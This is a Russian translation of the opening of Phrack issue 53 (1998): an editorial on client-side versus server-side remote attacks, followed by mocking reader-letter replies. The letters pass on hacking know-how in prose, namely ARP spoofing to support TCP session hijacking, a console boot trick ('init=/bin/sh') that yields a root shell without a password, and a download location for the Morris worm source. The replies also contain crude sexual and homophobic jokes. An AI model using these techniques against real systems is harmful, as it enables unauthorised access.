

Phrack RU issue 053

Русская версия Phrack, выпуск 053. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; Unix/Linux, BSD, Windows NT и администрирование систем; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность.

Материалы выпуска: Phrack 53: Содержание; Phrack 53 — Петля обратной связи (Loopback); Шум на линии (Linenoise); Личное; Введение и обзор маршрутизации в интернете; Уязвимости T/TCP; Скрытый кейлоггер для Windows; Linux: доверенное выполнение путей — новая редакция; Хакинг FORTH на оборудовании Sparc; Соккрытие неразборчивого режима интерфейса; Watcher — сетевой монитор атак; Рушащийся туннель: обзор уязвимостей PPTP; Проектирование и атаки на инструменты обнаружения сканирования портов; Мировые новости Phrack; Утилита извлечения файлов Phrack Magazine.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Phrack 53: Содержание

Автор: Phrack Staff

-----[P H R A C K 5 3 I N D E X

Шум в эфире

Прошло более шести месяцев с момента выхода нашего последнего номера. Приношу самые искренние и сердечные извинения. Но наконец-то — мы здесь. Лучше поздно, чем никогда — так я всегда говорю. Разве что поздняя версия окажется отстойной, тогда я предпочту от неё полностью отречься. Что ж, поехали снова. очередной выпуск Phrack, прославляющий поведение, которое иначе было бы классифицировано как социопатическое или откровенно психотическое (по мнению Мика Кабая). Больше того, чего вы хотите, больше того, что вам нужно. Технические статьи на фанатично увлекательные темы, строки и строки великолепного исходного кода, очередной убойный выпуск Loorback и, конечно же, Новости. Мамаши, не позволяйте своим детям вырастать хакерами. Ну или шлюхами, если уж на то пошло.

Ладно. Перейдём к делу. Поговорим о парадигмах удалённых атак. Парадигмы удалённых атак можно разделить на два типа, основанных на стандартной модели взаимодействия клиент/сервер (мы опускаем расширения модели — такие как взаимодействие клиент-клиент или сервер-сервер). Два типа атак: от клиента к серверу (серверо-центричные) и от сервера к клиенту (клиенто-центричные). Серверо-центричные атаки хорошо известны, изучены и задокументированы. Клиенто-центричные атаки — область, которую нередко упускают из виду, однако она определённо представляет плодородную почву для эксплуатации. Ниже мы рассматриваем оба типа.

Серверо-центричность

Исторически подавляющее большинство удалённых атак носило серверо-центричный характер. Серверо-центричность в данном контексте означает атаки, нацеленные на серверные (или демонские) программы. Распространённый (и постоянно повторяющийся) пример — sendmail. Атака нацелена на сервер (демон sendmail) и имитирует клиента (программу-эксплойт). Существует несколько причин, по которым именно этот подход стал доминирующим:

- **Серверные программы, как правило, работают с повышенными привилегиями.** Серверные программы обычно требуют доступа к определённым системным ресурсам или специальным файлам, что обуславливает повышение привилегий (разумеется, мы знаем, что это не обязательно должно быть так; посмотрите на POSIX 6). Успешная компрометация вполне может означать доступ к целевой системе на этом (более высоком) уровне привилегий.
- **Инициатива на стороне атакующего.** Парадигма клиент/сервер подразумевает, что сервер предоставляет услугу, которую клиент может запросить. Серверы существуют для обработки клиентских запросов. В рамках этой модели атакующий (клиент) направляет запрос (атаку) любому серверу, предлагающему данную услугу, и может делать это в любой момент.

- **Кодовая база клиента, как правило, проста.** Тупой клиент, умный сервер. Это имеет двойной эффект. Тот факт, что серверный код, как правило, более сложен, означает, что его труднее аудировать с точки зрения безопасности. Тот факт, что клиентский код обычно меньше и менее сложен, означает сокращение времени на разработку эксплойта.

- **Повторное использование кода в программах-эксплойтах.** Клиентские кодовые базы эксплойтов нередко весьма схожи между собой. Такие элементы, как генераторы пакетов и яйца для переполнения буфера, часто используются повторно. Это дополнительно сокращает время разработки и снижает требования к квалификации автора эксплойта.

Всё перечисленное делает серверо-центричные атаки привлекательными. Возможность избирательно выбирать программу для атаки, работающую с повышенными привилегиями, и быстро писать эксплойт — мощная комбинация. Легко понять, почему эта парадигма столь успешно воспроизводит сама себя. Однако до недавнего времени казалось, что другая потенциально выгодная область эксплуатации почти полностью остаётся без внимания.

Клиенто-центричность

Часто игнорируемая область эксплуатации — это полная противоположность вышесказанному: клиенто-центричность. Клиенто-центричные атаки нацелены на клиентские программы (сюрприз). К программам данной категории относятся: веб-браузеры (в которых уязвимостей хватает с лихвой), программы удалённого доступа, DNS-резолверы и IRC-клиенты (это лишь некоторые из них). Преимущества данной модели атак таковы:

- **Автоматизированные (недискреционные) атаки.** Мы знаем, что в рамках предыдущей парадигмы атакующий обладает полной самостоятельностью в выборе жертвы. Преимущество этого очевидно. Однако недискреционные атаки подразумевают, что атакующему не нужно даже присутствовать в момент атаки. Атакующий может настроить сервер с эксплойтом и пойти заняться чем-то полезным (™).

- **Широкий охват.** С клиенто-центричными атаками можно охватить гораздо более широкую аудиторию. Если сервер предоставляет популярный сервис, люди со всего мира будут его искать. Популярные веб-сайты постоянно осаждают клиентами. Ещё одно соображение: серверные программы нередко работают в фильтруемых средах. Атакующему может оказаться невозможным подключиться к серверу. В случае клиенто-центричных атак это редкость.

- **Клиентская кодовая база создана без учёта безопасности.** Если вы думаете, что серверный код плох, посмотрите на некоторые клиентские программы. Утечки памяти и переполнения стека встречаются там сплошь и рядом.

- **В значительной мере неиспользованный ресурс.** Столько замечательных дыр ждут, чтобы их обнаружили. Судя по тому, насколько успешными оказались попытки найти и эксплуатировать уязвимости в серверном коде, можно предположить, что аналогичного успеха можно добиться и в клиентском коде. Фактически, принимая во внимание то, что кодовая база в значительной мере не проходила аудит с точки зрения безопасности, выход должен быть высоким.

По всем вышеперечисленным причинам люди, желающие найти бреши в безопасности, определённо должны обратить внимание на клиентские программы. Теперь идите и сломайте telnet.

Наслаждайтесь журналом. Он создан хакерским сообществом и для него. Точка.

```
-- Editor in Chief -----[ route
-- Phrack World News -----[ disorder
-- Phrack Publicity -----[ dangergrl
-- Phrack Librarian -----[ loadammo
-- Soother of Typographical Chaos -[ snocrash
-- Hi! I'm an idiot! -----[ Carolyn P. Meinel
-- The Justice-less Files -----[ Kevin D. Mitnick (www.kevinmitnick.com)
----- Elite -----> Solar Designer
-- More money than God -----[ The former SNI
-- Tom P. and Tim N. -----[ Cool as ice, hot as lava.
-- Official Phrack Song -----[ KMFDM/Megalomaniac
-- Official Phrack Tattoo artist --[ C. Nalla Smith
-- Shout Outs and Thank Yous -----[ haskell, mudge, loadammo, nihilis, daveg,
-----| halflife, snocrash, apk, solar designer,
-----| kore, alhambra, nihil, sluggo, Datastorm,
-----| aleph1, drwho, silitek
```

Phrack Magazine V. 8, #53, 8 июля 1998. ISSN 1068-1035

Содержание защищено авторским правом (с) 1998 Phrack Magazine. Все права защищены. Никакая часть не может быть воспроизведена полностью или частично без письменного разрешения главного редактора. Phrack Magazine распространяется ежеквартально, бесплатно. Пользуйтесь на здоровье.

Контакт с Phrack Magazine

Submissions: phrackedit@phrack.com
Commentary: loopback@phrack.com
Editor in Chief: route@phrack.com
Publicist: dangergrl@phrack.com
Phrack World News: disorder@phrack.com

Материалы, отправляемые на указанный адрес электронной почты, могут быть зашифрованы с помощью следующего ключа:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQENAzMgU6YAAAEH/1/Kc1KrcUIyL5RBEVeD82JM9skWn60HBzy25FvR6QRYF8uW
ibPDuf3ecgGezQHMH0/bDuQfxeOXDihqXQNZzXf02RuS/Au0yiILKqGGfxxxP88/O
vgEDrxu4vKpHBMYTE/Gh6u8QtccqfPYkrfFzJADzPEnPI7zw7ACAnXM5F+8+elt2j
0njg68iA8ms7W5f0AOcRXEXfCznxVTk470JAIsx76+2aPs9mpIFOB2f8u7xPKg+W
DDJ2wTS1vXzPsmGJt1UypmitKBQYvJrrsLtTQ9FRavflvCpCWKiWCGIngIKt3yG
/v/uQb3qagZ3kiYr3nUJ+ULklSwej+lrReIdqYEABRG0GjxwAHJhY2t1ZG10QGlu
Zm9uZXBhY2t1ZG10QGluZm9uZXBhY2t1ZG10QGluZm9uZXBhY2t1ZG10QGlu
=liyt
-----END PGP PUBLIC KEY BLOCK-----
```

Как всегда, ЗАШИФРОВАННЫЕ ЗАПРОСЫ НА ПОДПИСКУ БУДУТ ПРОИГНОРИРОВАНЫ. Phrack распространяется в открытом тексте. Вы вполне можете подписаться в открытом тексте.

```
phrack:~# head -20 /usr/include/std-disclaimer.h
/*
 * All information in Phrack Magazine is, to the best of the ability of the
 * editors and contributors, truthful and accurate. When possible, all facts
 * are checked, all code is compiled. However, we are not omniscient (hell,
 * we don't even get paid). It is entirely possible something contained
 * within this publication is incorrect in some way. If this is the case,
 * please drop us some email so that we can correct it in a future issue.
 *
 *
 * Also, keep in mind that Phrack Magazine accepts no responsibility for the
 * entirely stupid (or illegal) things people may do with the information
 * contained here-in. Phrack is a compendium of knowledge, wisdom, wit, and
 * sass. We neither advocate, condone nor participate in any sort of illicit
```

* behavior. But we will sit back and watch.
*
*
* Lastly, it bears mentioning that the opinions that may be expressed in the
* articles of Phrack Magazine are intellectual property of their authors.
* These opinions do not necessarily represent those of the Phrack Staff.
*/

Содержание

-----[T A B L E O F C O N T E N T S

1 Introduction	Phrack Staff	11K
2 Phrack Loopback	Phrack Staff	33K
3 Line Noise	various	51K
4 Phrack Prophile on Glyph	Phrack Staff	18K
5 An Overview of Internet Routing	krnl	50K
6 T/TCP Vulnerabilities	route	17K
7 A Stealthy Windows Keylogger	markj8	25K
8 Linux Trusted Path Execution redux	K. Baranowski	23K
9 Hacking in Forth	mudge	15K
10 Interface Promiscuity Obscurity	apk	24K
11 Watcher, NIDS for the masses	hacklab	32K
12 The Crumbling Tunnel	Aleph1	52K
13 Port Scan Detection Tools	Solar Designer	25K
14 Phrack World News	Disorder	95K
15 extract.c	Phrack Staff	11K

482K

«Появление доступности информации и рост числа людей, для которых сеть всегда была "нормой", порождает класс пользователей, не способных думать самостоятельно. По мере того как растёт зависимость от готовых атак, число людей, лично обладающих техническими знаниями, сокращается.»

Phrack 53 — Петля обратной связи (Loopback)

Автор: Редакция Phrack

Примечание редактора: Письма, возможно, отредактированы по форматированию, но как правило не по грамматике и/или орфографии. Я стараюсь не исправлять народные обороты речи, поскольку они нередко добавляют письму колоритную перспективу.

0x1

[P52-02@0xd: ...что-то, что вы прислали довольно хитрой публике...]

Я не мог не заметить, что вы использовали слово «whiley» вместо более распространённого английского «wily» в процитированном выше абзаце. В будущем, пожалуйста, находите время проверять грамматику и орфографию своих ответов, чтобы минимизировать эмоциональный ущерб, который вам неминуемо грозит.

— Bob Stratton

[О! Моя ошибка. Страт поймал меня, образно говоря, со спущенными штанами. Ещё одно свидетельство в пользу аргумента о том, что я — не — всеведущ (хотя по-прежнему считаю это домыслами).]

P.S. Спасибо за здоровое обсуждение форматирования кода. Ваш стиль очень напоминает тот, что не давал мне сойти с ума в то время, когда я зарабатывал на жизнь написанием кода. Ответ просвещённого человека, конечно же — использовать минорный режим Emacs и позволить редактору делать всё самому в процессе набора. Emacs — также ответ для наркомана Windoze 95, ищущего что-нибудь, чем читать Phrack. У меня работает.

[Аминь. Кроме части про emacs. pico с regex или vim 5.0 с подсветкой синтаксиса — вот правильный путь.]

0x2

[P52-09: О моральности фрикинга]

Дорогая редакция Phrack,

Я не хакер и не хочу им быть, поэтому имел лишь самое отдалённое знакомство с вашим изданием. Однако сегодня случайно наткнулся на эту статью в вашем январском выпуске от 26-го числа.

Я впечатлён. Я получил степень магистра по философии и был весьма озадачен, увидев столь ясную и философски выверенную точку зрения в издании, которое, по моему разумению, является весьма специализированным и обычно не посвящено философии. Хотя мои интересы были сосредоточены главным образом на Ницше и Делёзе, я нашёл ваш пересказ как Милля, так и Канта точным и хорошо применённым. Похвально — у вас, очевидно, работают весьма умные люди, чьи таланты не ограничиваются вашей собственной областью экспертизы.

С уважением,

Sean Saraq
Торонто

[Действительно высокая оценка! Спасибо за комплименты. Приятно видеть, что нас читают в сообществах, отличных от нашей целевой аудитории.]

0x3

Не могу поверить, что вы включили статью 12 в Phrack 50. Неужели Phrack действительно так опустился? Неужели вам нечего публиковать, кроме заезженного криптографического бреда?

[Вопреки тому, что вы можете думать, мы не опустились. В штабе phrack царит большое веселье и праздничное настроение. Каждую пятницу у нас — «день, когда бьют пантомима». Мы нанимаем пантомима, который приходит в офис, и все по очереди бьют его по лицу.]

С приветом, Chris (через XOR это Fghyud)

[Это неважная у вас реализация XOR. Похоже, вставлен лишний символ. Проверьте ключ или потоковый шифр. Или поищите другой заезженный криптографический бред для получения дополнительной информации.]

0x4

Тем читателям, кого интересует «Пробивание брандмауэров» (Phrack, выпуск 52), советую взглянуть на datapipe.c на www.rootshell.com. Не могу придумать способа заставить его работать с X, как tunnel/portal, но с telnet работает нормально — и ничего не нужно запускать снаружи брандмауэра.

ziro antagonist

[Принято к сведению.]

0x5

Ладно, хватит канючить насчёт фоток Миллы!

Одна вещь, которую хотят знать все читатели Phrack:
Когда вы опубликуете голые фотографии dangergrl???

[Когда твоя мама их вернёт.]

С искренним уважением,
-anonym0us. (меня и так уже достаточно часто кикают с #hack :)

[Какая неожиданность.]

0x6

Программа Juggernaut интересна, но я обнаружил, что её модель перехвата сессий несколько ограничена. Есть две проблемы, с одной из которых я справился. Первая — парадигма «один пакет прочитан, один пакет записан». По-хорошему, нужны отдельные потоки для чтения/записи, чтобы не терять синхронизацию так легко. С этим я не разобрался, хотя это понятно с учётом второй проблемы — АСК-штормов, которые она создаёт.

[Juggernaut 1.x во многих отношениях очень примитивен. Juggernaut++, следующее поколение Juggernaut, был в основном переработан с нуля и имеет 90% нового кода. В нём есть многое, чего не было в предыдущих версиях: значительно лучший интерфейс, потоки для конкурентности, переносимость, оптимизации производительности и множество исправлений ошибок.]

АСК-штормов можно избежать с помощью ARP-атаки (или, возможно, ICMP-перенаправления). Нужно отправить ARP-сообщение (ARP reply) источнику соединения, которое вы перехватываете, сообщая ему, что ethernet-адрес машины, с которой оно общается (машина-назначение, с которой вы хотите говорить вместо исходной), — это что-то «в пустоте», например 2:3:4:5:6:7, а не реальный адрес. Это нужно делать достаточно часто и начинать непосредственно перед атакой перехвата.

[Верно. Пока хост принимает и кеширует незапрошенные ARP-ответы, это будет работать.]

В результате перехватываемая машина теряет возможность общаться с назначением и не разрушит сессию, а трафик практически прекратится. После остановки ARP-таблица вскоре устареет и обновится правильными данными, поэтому атака либо будет выглядеть как сетевой сбой, либо вас оповестят (NT оповестит) о том, что IP-адрес конфликтует (но ничего не скажет о том, с чем именно конфликт). Кроме того, ARP reply ускользнёт от внимания многих программ мониторинга сети.

[Нечто подобное было реализовано в juggernaut++... И, чтобы ответить на жгучий вопрос, который мне так часто задают: НЕТ, J++ НЕ находится в открытом доступе.]

Я отправил код оригинальному автору Juggernaut (поскольку склонен делиться знаниями) и хотел вас уведомить.

[Оригинальный автор juggernaut и я довольно близки. Обязательно уточню у него.]

0x7

Привет! Меня зовут StiN.

[Меня — route.]

Я из России.

[Я из США.]

Извините за мой плохой английский.

[Извините за мой плохой русский, товарищ.]

У меня есть друг, его зовут Арманы.

[У меня есть друг по имени Гильгамеш.]

Где вы живёте?

[Я живу в маленькой однокомнатной квартире с четырьмя кошками.]

Сколько вам лет?

[19.]

Как вас зовут?

[Мы это уже обсуждали.]

Каково ваше хобби?

[Добровольное участие в бесплатных медицинских испытаниях любого рода.]

Знаете ли вы Россию?

[Я ЗНАЛ РОССИЮ В ДОБРЫЕ СТАРЫЕ ВРЕМЕНА! До распада.]

До свидания.

[Плохой залив: Залив Свиней. Хороший залив: Залив из желе.]

0x8

Hola, soy Omar

Soy un fanático de su revista, la sigo desde la phrack 48.

No soy un hacker, phreaker, o cualquier cosa, soy ms un fanático de las malditas mquinas.

Muy buenos artculos; gracias por las cosas de LINUX (me fueron de mucha utilidad)

Suerte y sigan as.

Saludos de Uruguay. South Amrica.

[Yo quiero taco bell.]

0x9

Привет,

где можно найти исходный код легендарного интернет-червя Морриса (1988)?

спасибо (надеюсь, вы, чуваки, поможете :())

[ftp://idea.sec.dsi.unimi.it/pub/crypt/code/worm_src.tar.gz]

0xa

Мои друзья шли на баскетбольный матч в свою гей-школу (с детского сада по 8-й класс).

[Вау, у них теперь есть гей-школы? Там тебя снимают на видео, как ты занимаешься какой-то ерундой и выглядишь совершенно по-дурацки? (<http://www.leisuretown.com>)]

Они носили цепочки для кошельков, не причиняя ими никакого вреда. (Это было внеклассное мероприятие.)

[В отличие от тех людей, у которых цепочки для кошельков — как кистени. Вот те и причиняют весь этот ущерб, наносимый цепочками для кошельков.]

Учителя заставили их снять цепочки. Мой друг, Крейзи Кей, спросил, можно ли ему снять цепочку и оставить кошелек, но они заставили его сдать всё целиком.

[Крейзи Кей? Не родственник Тупому Дэ?]

Ему было смешно, тем более что у него в кошельке были презервативы (это «христианская» школа). Хотя он и не собирался их использовать.

[Condomes! Презерватив-палатка!]

Они, конечно, будучи любопытными ублюдками, покопались в нём по своему усмотрению и нашли их. (Мы знаем это потому, что они поговорили с ним об этом.)

[Хорошая детективная работа.]

Он сказал им, что это была шутка, которую он собирался разыграть с другом. «Я собирался положить их в его шкафчик», — сказал он.

[Вот это называется хорошим юмором.]

Я хотел бы узнать о законности всего этого. Законно ли

[Пожалуй, сначала стоит задуматься о глупости всего этого, затем двигаться в сторону актуальности, а затем снова к глупости.]

забрать чей-то кошелек с цепочкой (которую я считаю личным имуществом) во время внеклассного мероприятия, а затем рыться в нём? Ему не дали альтернативы

[пожимает плечами Забавно же, правда? Честно говоря, я не знаю законов и правил гей-школ. Вполне может быть, это разрешено.]

(кроме как идти домой, и: «Кстати, телефоном пользоваться нельзя»). Затем обыскать кошелек без разрешения владельца? Я спрашиваю, потому что хотел бы им насолить в отместку за многочисленные случаи, когда меня там обидели (сейчас я в средней школе, слава богу). Если вы можете мне подсказать или знаете кого-то, кто знает, это нам поможет.

Спасибо,

Abs0lute Zer0

[Самому себе.]

0xb

Уважаемый редактор,

Хочу воспользоваться возможностью и выразить свою искреннейшую благодарность за то, что вы воскресили моё глубочайшее уважение к человечеству (так часто разрушаемое политиками и прочими фриками), предоставив мне уникальную возможность погрузиться в глубокую мудрость и магию написанного слова, обнаруженную в разделе Line Noise. Это поистине место, где можно

искать (с чувством глубокой уверенности) подлинное доказательство того, что каждый человек — гений внутри.

[Большое спасибо. Хотя, думаю, вы имеете в виду раздел loopback.]

Движимый этим замечательным чувством обновлённой надежды и уважения, я хотел бы ответить на крик о помощи молодого, но талантливого хакера Demonhawk, выразившего желание «взрывать всё к чёртовой матери!!». Я в прошлом был химиком и хотел бы

[Хм...]

поделиться, в духе журнала, своими знаниями и предоставить простые, быстрые инструкции для молодых борющихся душ, которые помогут им в упомянутом благородном деле. Иными словами, как построить бомбу.

[Ой. Вот тут вы меня потеряли.]

{ остаток письма усечён ввиду подавляющего уровня глупости... }

0xc

Куда следует обратиться за «приватной» помощью хакера?

[В задние комнаты, где делают лапдансы.]

0xd

Извините, что беспокою...

Надеялся, что вы сможете дать мне какую-нибудь информацию. Не считайте меня полным идиотом,

[Ой-ой.]

я просто мало знаю об этом.

Может, подтолкнёте меня в нужном направлении... дадите пару советов???

[Конечно. Никогда не целуйтесь на первом свидании. Всегда берите с собой запасные носки И нижнее бельё. Никогда не суйте электричество в рот «просто чтобы проверить, что будет». Также, если вы когда-нибудь окажетесь в нужном положении, всегда хотя бы спросите, можно ли сделать кому-нибудь «reach-around» — это элементарная вежливость.]

0xe

Привет,

Меня зовут Роберт. Наверное, можно назвать меня начинающим хакером. Хотел бы попросить вас помочь мне — нужны некоторые хакерские номера

[Хорошо. 7, 9, 11, 43 и 834.]

и пароли, просто чтобы поиграть с ними и набраться опыта. Также если у вас есть

[Конечно. Попробуйте password, hacker12, pickle u love.]

какие-нибудь файлы или что-то, что, по-вашему, было бы мне полезно, пожалуйста, прикрепите

[Ладно, /dev/random — хорошее начало.]

или скажите, где их можно достать. Я только что купил книгу Secrets Of A Super Hacker by Nightmare — она хороша? Если есть книги, которые стоит взять,

[Ах да, книга воистину отчаявшихся и опустившихся. Как однажды сказал Voyager, крупнейшим хаком Nightmare было то, что эту книгу вообще опубликовали.]

пожалуйста, скажите, или пришлите какой-нибудь текст. Я использую Windows 95.

[А вы можете засунуть Windows 95 в рот? НЕТ! Вот что такое Манго!]

Спасибо за ваше время,
Robert

Oxf

Уважаемый сэр,

Мне нравятся вы, хакерские люди, потому что вы облегчили жизнь многим людям.

[Особенно производителям изысканных баварских рожков для обуви.]

Хочу задать вам важный для меня вопрос.

При подключении к Интернету я обнаружил, что некоторые сайты сообщают мне мой IP-адрес провайдера.

Так что если есть хоть какая-то возможность, что какой-нибудь сайт может отследить меня и установить следующее:

1 — из какой страны я?

[Ну; если вы дозваниваетесь до своего провайдера и соединяетесь с «сайтами» через него, это один прыжок в мир. И да; они могут узнать, из какой вы страны, если только вы не подключены к провайдеру в другой стране. В таком случае это может быть немного сложнее. Другой подсказкой является то, что вы сканируете своё свидетельство о рождении и выкладываете его на своей веб-странице вместе с текущим адресом и фотографией в полный рост. Это «нельзя».]

2 — каков мой номер телефона?

***[Вы спрашиваете нас, знаем ли мы ваш номер? Или может ли кто-то найти ваш номер, когда вы подключаетесь к его машине, а он знает ваш IP-адрес? Я запутался, поэтому отвечаю на оба вопроса.]*

А-1: Нет. Мы не знаем вашего номера и не хотим его знать. Пока мы этим заняты: мы также не хотим целоваться с вами. Перестаньте присылать нам цветы. На этот раз всё кончено раз и навсегда.

А-2: Если вы сделали что-то, что могло побудить кого-то попытаться найти ваш номер телефона; скорее всего, если это было незаконное действие, ваш провайдер с радостью передаст вашу информацию первому же сотруднику правоохранительных органов, который войдёт в дверь. Или тому, кто вежливо попросит. Провайдеры не

*особо известны как хорошо охраняемые хранилища информации.]***

В целом, может ли какой-нибудь сайт в координации с моим провайдером отследить меня и поймать?

[Слышали о Кевине Митнике?]

Прошу дать полный ответ как можно скорее.

[Неужели люди не понимают, что это ежеквартальный журнал? «Быстро» для нас — это 3 месяца. Если вы что-то натворили и попались; наши искренние извинения за опоздание. В следующий раз мы бросим всё и сразу займёмся этим.]

0x10

Я студент Университета Индианы, изучаю криминологию. Пытаюсь собрать данные и найти информацию о компьютерном хакерстве и участии государственных и/или корпоративных структур. Интрига, которую я преследую, связана со слухом, который до меня дошёл. Мне говорили, что когда некоторых компьютерных хакеров ловили, их вербовали правительство и/или корпорации для работы в их отделе безопасности. Обычно там, где есть слух, есть и доля правды, особенно когда речь идёт о министерстве обороны. Не знаю, сможете ли вы помочь мне найти информацию по этому вопросу. Любая помощь будет очень признательна.

С уважением,
Jason Sturgeon

***[Ну... Мы в Phrack ничего не слышали о том, чтобы Министерство обороны нанимало «хакеров». По нашим сведениям, правительство предпочитает прямолинейных ребят с военной подготовкой для обработки своих дел. Хотя не исключено, что они нанимали «хакеров» — если это и происходило, то крайне редко, и те люди, которые подходят под определение «хакера», вероятно, не соответствуют вашему определению того, что такое «хакер» на самом деле.*

*Корпорации и правительство по большей части сторонятся «хакеров», хотя бы из-за стигмы, связанной с самим словом. Как стереотип, хакеры вызывают всевозможные плохие мысленные образы у уважаемых управленцев. Мы уверены, что в какой-то мере это случалось, но у нас нет остроумных историй на эту тему.]***

0x11

Привет,

Я слышал, что использование модемов с обратным вызовом сопряжено с определёнными рисками. Можете дать мне больше информации или указать, где её искать?

***[Риски модемов с обратным вызовом достаточно просты. Связанные с ними проблемы немного сложнее. Обсудим и то, и другое, чтобы наилучшим образом раскрыть тему. Общий фундаментальный изъян модемов с обратным вызовом — идея о том, что можно «сымитировать» завершение связи со своей стороны или воспроизвести тональный сигнал, чтобы обмануть модем, заставив его думать, что он положил трубку. Затем вы ждёте, пока он наберёт номер, и после этого подаёте команду «АТА» своему модему и подхватываете несущую.*

Мы сами несколько раз проверяли это с умеренным успехом, точность далеко не 100%, и многое зависит от аппаратного обеспечения на удалённой стороне.

Если информация обратного вызова основана на ANI, это может создать дополнительные проблемы, поскольку в редакции Phrack ходит слух, что ANI можно подделать с определёнными типами установок ISDN.

Существует два типа конфигурации модема с обратным вызовом: один — программа, выступающая в роли интерфейса для механизма дозвона, другой — аппаратный.

Например, вы звоните на модем, программа просит вас каким-либо образом пройти аутентификацию, вы делаете это; она завершает соединение и звонит на номер, сопоставленный с вашими данными аутентификации. Это не так уж плохо, но кто помнит те времена, когда у некоторых BBS была функция обратного вызова с возможностью ввода — можно было заставить их звонить на произвольные номера, вводя поддельный номер, если их «дверь» была неверно настроена.

Что касается аппаратного обратного вызова — когда вы программируете пароли и номера в модем, и он сам проводит всю транзакцию, — это вводит проблему масштабируемости, а также тот факт, что у модема нет собственных средств ведения журнала, и т.д. и т.п.

Если кто-то из читателей хочет написать статью на эту тему, его настоятельно просят написать и прислать её. Было бы здорово увидеть более конкретную информацию по этой теме.

*Кроме того, если какие-нибудь компании хотят прислать нам модемы, просим их прислать несколько, чтобы мы могли подвергнуть их батарее испытаний, разработанных и одобренных хакерами. J***

0x12

Хотел бы узнать о сотовых телефонах... как узнать секретный PIN, как прослушивать звонки и т.д....

***[Хотел бы узнать больше о зефире. Как его сажают, как его собирают весной, когда он расцветает из маленьких крохотных почек, что вы получаете в «Swiss Miss Hot Сосо», до толстых жевательных сосудов вкуса и возбуждения, которыми они являются в полной зрелости.*

*Хотел бы узнать секреты гравитации, а также весомую причину того, почему Вселенная продолжает «расширяться» — без какой-либо из этой риторики «ну просто потому», которая, кажется, господствует в этой теме. J***

Если вам нужна марка сотового, я готов её предоставить...

[Вау. Вы дадите нам свой телефон просто так, чтобы мы на него посмотрели? Пришлите домашний адрес, и мы вышлем вам конверт с маркой, чтобы вы могли отправить его нам обратно.]

Спасибо, Anthony.

[Нет, это вам спасибо за вашу щедрость, Anthony!]

0x13

Привет,

Не желая звучать как статья в журнале Playboy, должен сказать, что читал phrack уже

[Мой интерес уже начинает угасать...]

довольно долго и нашёл повод написать только сейчас.

Хвалю вас за редакционную статью о стиле программирования на C. Чем скорее мы вычистим насмерть тех людей, которые используют отступ в один пробел,

[И я хвалю вас за ваше похвальное слово. +100 очков.]

тем лучше.

Однако у меня есть три основных пункта, с которыми я не согласен.

1. Пишите как можно больше комментариев. Вам может понадобиться вспомнить, что вы кодировали ПОСЛЕ обильного употребления рекреационных наркотиков.

[Нет. Не стоит увлекаться комментариями. Кончите тем, что будете комментировать без нужды, и избыточность возьмёт верх. А если вы не можете читать собственный код — убейте себя. -100 очков.]

2. Используйте переменные с первой заглавной буквой (чтобы отличить от системных переменных).

[«Системных переменных»? Таких как argc, argv или errno? Это нелепое предложение. Это делает ваш код уродливым и труднее читаемым. Не присуждаю очков.]

3. В отношении вашего комментария:

«В глобальном масштабе ни один из них не является более правильным, чем другие, кроме моего.»

Нужно сказать, что это совершенно неверно. Единственная точка зрения, которая имеет значение, — на самом деле моя.

[Не когда это в моём журнале. С финальным счётом 0 — вы проиграли.]

С уважением,
andrewm at quicknet dot com dot au

[Мило.]

0x14

Дорогие ребята,

Прежде всего хочу сказать, что я с каждым разом всё более впечатлён качеством каждого следующего выпуска Phrack.

[Danke.]

Причина этого письма — ответить на просьбу N0_eCH0 из Ирландии в выпуске 52. Мы с несколькими друзьями будем рады помочь этому парню, если сможем. Боюсь, мы не великие источники знаний, но готовы попробовать большинство вещей.

В любом случае, если вы можете передать это, поскольку у N0_eCH0 не было адреса электронной почты, я буду весьма признателен. Продолжайте в том же духе, жду выпуск 53!

ben_w@netcom.co.uk

[Вот, держите.]

0x15

Кому это может касаться:

Интересуюсь, как можно прочитать чужой каталог и захватить их аккаунт. Ядро версии 2.0.0. Как можно взломать систему, не имея passwd!!

[Предполагаю, вы имеете в виду Linux. LILO: linux init=/bin/sh. О, и вам нужен консольный доступ. Удачи.]

Спасибо!

Tag

0x16

[P52-19@0x2: Заявление Луи Дж. Фри, директора ФБР...]

Здравствуйтесь,

Хочу сказать, что статья, опубликованная под номером P52-19, является, без сомнения, одной из самых пугающих угроз нашей свободе, которые человек когда-либо видел.

Статья называется:

«Влияние шифрования на общественную безопасность.

Заявление Луи Дж. Фри, директора Федерального бюро расследований»

В этой статье по существу утверждается, что американцы вообще не должны иметь никаких прав на личные коммуникации. Директор ФБР практически заявляет, что надёжное шифрование должно быть запрещено для общественности, поскольку он хочет, чтобы сотрудники правоохранительных органов могли читать всю нашу почту. Он говорит, что это нужно из соображений борьбы с террористами и преступниками, но не упоминает о том, что безопасность среднего американца будет поставлена под угрозу. Согласно его предложению, вы должны будете передать свой ключ государственным чиновникам, и эти ключи будут использоваться только «для немедленной расшифровки зашифрованных коммуникаций или электронной информации, связанных с преступной деятельностью». Или, может быть, таким образом правительство сможет просто перехватывать все ваши коммуникации.

Моё главное возражение — это нерелевантность данного предложения для широкой общественности. Согласно законодательству США, Почтовая служба США является высшей формой личной конфиденциальности. Средний американец должен иметь возможность отправить письмо куда угодно в мире, и оно должно быть полностью защищено. И что большего можно отправить по зашифрованной электронной почте? Программу, но это можно сделать и с диском в письме. Так что мешает этим террористам просто зайти на почту?

Ещё одна проблема с этим предложением заключается в том, что зашифрованная информация используется больше для защиты вашей информации от других сторон, нежели от правительства. Могу гарантировать, что средний Джо с соседней улицы шифрует любовное письмо своей любовнице Джейн, чтобы его жена не увидела, а не для того, чтобы какой-то ленивый, толстый

государственный «чиновник» этого не увидел. Большинство людей используют эту технологию в гораздо более практических целях, нежели для обмана правительства. Мы используем её из-за миллионов людей в Сети, и, возможно, мы не хотим, чтобы эти миллионы видели каждую мелочь нашей личной жизни.

И наконец, почему правительство должно иметь право ограничивать наше право на мирные собрания? С такими темпами развития технологий я думаю, разумно предположить, что Интернет — это место встречи. У нас есть все средства обычного общения и более того. Чат-комнаты, электронная почта и программы вроде Mirabilis ICQ позволяют нам общаться на совершенно новом уровне.

В свете всего этого надеюсь, что вы теперь разделяете моё мнение о той потере свободы, которую это бы представляло. Спасибо.

0x17

Привет,

Я маленький системный администратор маленького Linux-сервера в сети.

